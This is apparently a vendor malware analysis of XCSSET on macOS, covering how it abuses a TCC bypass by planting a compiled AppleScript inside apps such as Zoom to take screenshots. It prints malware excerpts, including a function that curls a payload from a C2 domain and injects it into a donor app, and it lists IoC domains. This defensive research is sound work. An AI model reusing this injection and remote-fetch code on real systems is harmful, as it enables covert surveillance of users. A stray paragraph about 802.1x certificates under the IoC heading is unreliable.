# Deconstructing a Zero-Day: XCSSET Malware

Among the recent malware targetting macOS in the wild, arguably none have been more relentless and enterprising the XCSSET family. Continuing on its mission to compromise privacy data, its authors have shown repeatedly that they are unyielding in their efforts."

## The king is dead, long live the king!

Recently, a vulnerability was identified as being actively exploited that could allow an attacker to bypass the Transparency Consent and Control (TCC) framework within macOS (CVE-2021-30713). This is the system that controls what resources applications have access to, such as granting video collaboration software access to the webcam and microphone, in order to participate in virtual meetings. The vulnerability in question could allow an attacker to gain Full Disk Access, Screen Recording or other permissions without requiring the user's explicit consent

This zero-day vulnerability was detected by members of the Jamf Protection detection team. The team discovered this bypass being actively exploited by the XCSSET malware after a significant uptick in variants was observed in the wild. Once a device is compromised by XCSSET, the malware was observed as exploiting this bypass specifically for the purpose of spying on the user's desktop by taking screenshots without requiring additional permissions or prompting the user to enable access to system resources.


## What is the XCSSET malware?

Initially reported in August 2020, a new strain of malware dubbed XCSSET **was revealed by Trend Micro.** This malware targeted Mac developers by infecting Xcode projects in Github repositories. Through infecting Github repositories that were leveraged by applications in development, it managed to get pulled onto developer machines through normal software development activity.

Among the more novel aspects of note is the way in which the malware was developed. XCSSET was written completely in AppleScript — a scripting language developed by Apple — that facilitates automation among script-enabled Mac applications and thus not commonly a target for common malware prevention tools. In many instances, the malware author leveraged AppleScripts within their attack chain due to the simplicity in which it handles bash commands and acquiring and executing scripts — including those based on the Python framework — thus obfuscating their intentions by implementing a confusing mix of various scripting languages.


Upon initial discovery, XCSSET garnered extensive attention from the security community due to it utilizing two Mac specific zero-day exploits to compromise endpoints. The first exploit acquired the cookies from the Safari browser, which are protected by System Integrity Protection (SIP). The second exploit bypassed user prompts in order to install a developer, or potentially unwanted version of the Safari application that allowed for interception of data and privacy, completely invisible to the end-user.

However, upon further inspection of the malware, the Jamf team discovered that it had also been exploiting a third, previously undetected zero-day vulnerability to bypass Apple's TCC framework, further compromising end-user data and privacy while leaving the door open for attack escalation against infected devices.



## What is TCC?

From a user perspective, TCC is the prompt received when a program attempts to perform an action that Apple believes could violate the user's privacy and should require explicit permission from the user before allowing the action to occur. Similar to the collaboration software example mentioned previously, other examples of TCC in action are saving files to a local directory within the user's profile, capturing key strokes via the keyboard or other input device or recording audio from the microphone. When an application attempts to perform such an action without authorization to the resource, the user is presented with a prompt requesting access to grant or deny the application permission to use the resource in question. In some instances, users are required to first go into the System Preferences and authorize permissions to the application granularly before it can perform requested the action or utilize certain resources. Upon granting the requested permission, the application is now free to perform that action, including use of the resource, without further prompting the user again unless the access rights are manually disabled in the privacy settings or the application is uninstalled from the device.




```
Last login: Wed Mar 31 10:40:50 from 192.168.4.23
/Users/test/Desktop/screenshot_test ; exit;
test@tests-Mac ~ % /Users/test/Desktop/screenshot_test ; exit;
Saving session...
...copying shared history...
...saving history...truncating history files...
...completed.
Deleting expired sessions...none found.

[Process completed]
```

Screen Recording

**"Terminal" would like to record this computer's screen.**

Grant access to this application in Security & Privacy preferences, located in System Preferences.

*Terminal app prompting the user for permission to run a program that wants to take a screenshot and/or record the screen.*




Allow the apps below to record the contents of your screen, even while using other apps.

- [✓] Terminal
- [✓] zoom.us

Manually modifying privacy permissions to applications via the system preferences.

## How does the XCSSET malware work?


Attacker-controlled server
Resources
Scripts
Main.scpt (takes screenshot)
Malware downloads screenshot Applescript
Applescript compiled into application
Malware
avatarde.app
Contents
MacOS
Applet (runs main.scpt)
Malware modifies info.plist
Info.plist
Malware places malicious app into existing legitimate app
zoom.app (or other) (has permission to record screen)
Contents
MacOS
avatarde.app


Step by step process map of how the XCSSET malware compromises applications.

From a developer's perspective, the path the XCSSET malware takes to compromise applications to further its goal of infecting an endpoint is quite the multi-forked road, relying on interconnected paths that ultimately come together as one to fulfill its purpose.

During the analysis of XCSSET, Jamf's CORE team noted an AppleScript module titled "screen_sim. applescript." Within the module, a check named "verifyCapturePermissions" was being used to procure an application ID as an argument. This function attempts to verify whether a specific application has already been granted the permissions necessary to capture a screenshot.

```
repeat with appId in installedApps

  if verifyCapturePermission(appId) is true then

    log appId & " has capture permissions. Yay!. Writing to .screen & relaunching module"


    do shell script "echo " & quoted form of appId & " > ~/Library/Caches/GameKit/.screen"

    delay 1

    set FORCED_INSTALL to false -- to prevent infinite loop

    initApp()

    return

  else

    log appId & " does not have capture perm."

  end if

end repeat
```


The function, then performs this check for a list the known applications that may be installed on the endpoint. This list is derived from an earlier check of curated appIDs commonly known to request and utilize the display capture permission for the application's legitimate operation. In the example below, these applications are referred to as "donorApps" by the malware author.



```
set donorApps to {"us.zoom.xos", "com.hnc.Discord", "WhatsApp", "com.tinyspeck.slackmacgap",
                  "com.tencent.xinWeChat", "com.teamviewer.TeamViewer", "com.upwork.Upwork",
                  "com.parallels.desktop.console", "com.parallels.desktop.appstore",
                  "com.screenshotmonitor.SSM-App", "com.bohemiancoding.sketch3", "com.skype.skype"}
```

AppleScript code snippet that contains a list of donor apps commonly known to have the necessary permissions enabled.


The malware then uses the mdfind command — a command-line-based version of Spotlight — to verify if the appIDs from potential donor apps list are a match to any of the applications currently installed on the target device.



```
set appId to do shell script "mdfind kMDItemCFBundleIdentifier = '" & bundleId & "'"
```

AppleScript code snippet that contains a list of donor apps commonly known to have the necessary permissions enabled.

Upon successfully locating a match, the command returns the path to the installed application. Armed with this information, the malware automatically crafts a customized AppleScript application and injects it into the installed donor application.




```
on createDonorApp()

  log "creating donor app exec file"

  set tempApp to do shell script ("echo ~/Library/Caches/GameKit/" & donorAppName & ".app")

  do shell script "rm -rf " & quoted form of tempApp & " || true"

  set payload to quoted form of (do shell script "curl -ks https://" & domain & "/agent/scripts/screen.applescript")

  do shell script "osacompile -x -e " & payload & " -o " & quoted form of tempApp

  do shell script "plutil -replace LSUIElement -bool YES " & quoted form of tempApp & "/Contents/Info.plist"

  set dFile to quoted form of (tempApp & "/Contents/Resources/applet.icns")

  try
    do shell script ("curl -ks -o " & dFile & " https://" & domain & "/agent/bin/icons/Empty.icns")
  end try

  return tempApp

end createDonorApp
```

AppleScript code snippet containing the createDonorApp function used to inject malicious code into an app.

## Deep-diving into Generating the Injected AppleScript code

1. The XCSSET AppleScript screenshot module is downloaded from the malware author's command and control (C2) server (to the ~/Library/Caches/GameKit folder).
2. Using the osacompile command, the screenshot module is converted to an AppleScript-based application called avatarde.app. When any AppleScript is compiled in this manner, an executable called "applet" is placed in the newly created application bundle's `/Contents/MacOS/` directory, and the script that the applet will execute can be located at `/``Contents/Resources/Scripts/main.scpt`.
3. The newly created Info.plist is then modified by the plutil binary, changing the preference setting LSUIElement to true. This allows the application to be run as a background process, concealing its presence from the user.
4. A blank icon is then downloaded and applied to the application.
5. Lastly, the newly created application is placed within the already existing donor application using the following code:



```
repeat with appId in installedApps

  log "processing donor app " & appId

  set targetDest to (getPathForBundleId(appId) & "/Contents/MacOS/")

  set targetFiles to {tempAppFile, chkdskAppFile}

  performCopy(targetFiles, targetDest)
```

Malicious application getting placed within the donor app via the performCopy() function

For example, if the virtual meeting application zoom.us.app is found on the system, the malware will place itself like so:


```
/Applications/zoom.us.app/Contents/MacOS/avatarde.app
```

If the target computer is running macOS 11 or greater, it will then sign the avatarde application with an ad-hoc signature, or that is, self-signed by the computer itself, mimicking securely signed software that has been notarized for use within macOS.

Once all the necessary files have been generated and the custom application created, it will then piggyback off of the parent, or donor application, which in continuing with the example above is Zoom. This means that the maliciously crafted application can now take screenshots and record the screen without requiring explicit consent from the end-user. It can do so by inheriting the TCC permissions outright from the Zoom donor app.


The vulnerability and subsequent exploit represents a considerable privacy concern for end-users.

During Jamf's analysis, it was determined that this vulnerability is not limited to just screen recording permissions either. In fact, multiple different permissions were successfully provided to the parent application during the testing phase which were also transferred to the maliciously created app. Examples of this include but are not limited to, powering on the front-facing camera and taking pictures, recording audio with the built-in microphone or accessing the documents stored within the user's profile folders, such as Desktop, Documents and Downloads.



## How do you keep Mac safe?

As of macOS Big Sur 11.4, the zero-day has been patched by Apple. Executing the XCSSET malware on a Mac computer that is up-to-date now prompts the end-user to either open the System Preferences app in order to manually enable the process to run, or they can simply deny it right from the message dialogue box on-screen. Jamf urges users to “patch fast and patch often.”


Screen Recording

**“bypass_test” would like to record this computer's screen.**

Grant access to this application in Security & Privacy preferences, located in System Preferences.

*TCC permission dialogue box*

For devices that have yet to be updated or simply cannot due to company policy or myriad reasons, Jamf Protect includes analytics to detect and prevent the XCSSET malware - and others like it anytime this vulnerability is potentially being abused - to mitigate risk of compromise and/or infection to Mac endpoints.

It accomplishes this by determining if an application is bundled within another application. When a match is found, it proceeds to verify the digital signatures between the two applications to effectively detect mismatches in the process signing information. When a mismatch is detected, Jamf Protect halts the system process and triggers an alert for further triage by IT before the potentially malicious or unwanted application is allowed to execute and distribute its payload.

## Indicators of Compromise (IoC)

### Command and Control Domains:

| | | |
|---|---|---|
| trendmicronano[.]com | flixprice[.]com | monotel[.]xyz |
| findmymacs[.]com | adobestats[.].com | sidelink[.]xyz |
| adoberelations[.]com | titiez[.]com | mantrucks[.]xyz |
| statsmag[.]com | icloudserv[.]com | linebrand[.]xyz |
| statsmag[.]xyz | atecasec[.]com | nodeline[.]xyz |


### Initial Infection Executables:

An end user can manually select the certificate and use it as an authentication to the corporate wireless network.

When the user attempts to connect to an 802.1x enterprise network, they change the mode to EAP/TLS and then select a certificate from the keychain.

```
AppleScript screen_sim modules
Non-Compiled SHA1: 3d4fe59b9be7c2fb3ad7066bc85cda534316001c
Compiled SHA1: 15c434b0c419cda5de7dc9fd698c8fa7d8d5a2cc
```

screen_sim applescript module



Jamf Protect provides a purpose-built security solution for your Mac enterprise, featuring real-time monitoring, threat detection and prevention, as well as antivirus protection. Our solution is powerful, yet light-weight and highly effective at mitigating risks for endpoints and protecting enduser data and privacy.

But don't take our word for it — put Jamf to the test!

To schedule a trial of Jamf Protect or learn more about how Jamf helps you to better protect your Mac endpoints and end-users, contact us or reach out to your reseller of Apple.

**Request Trial**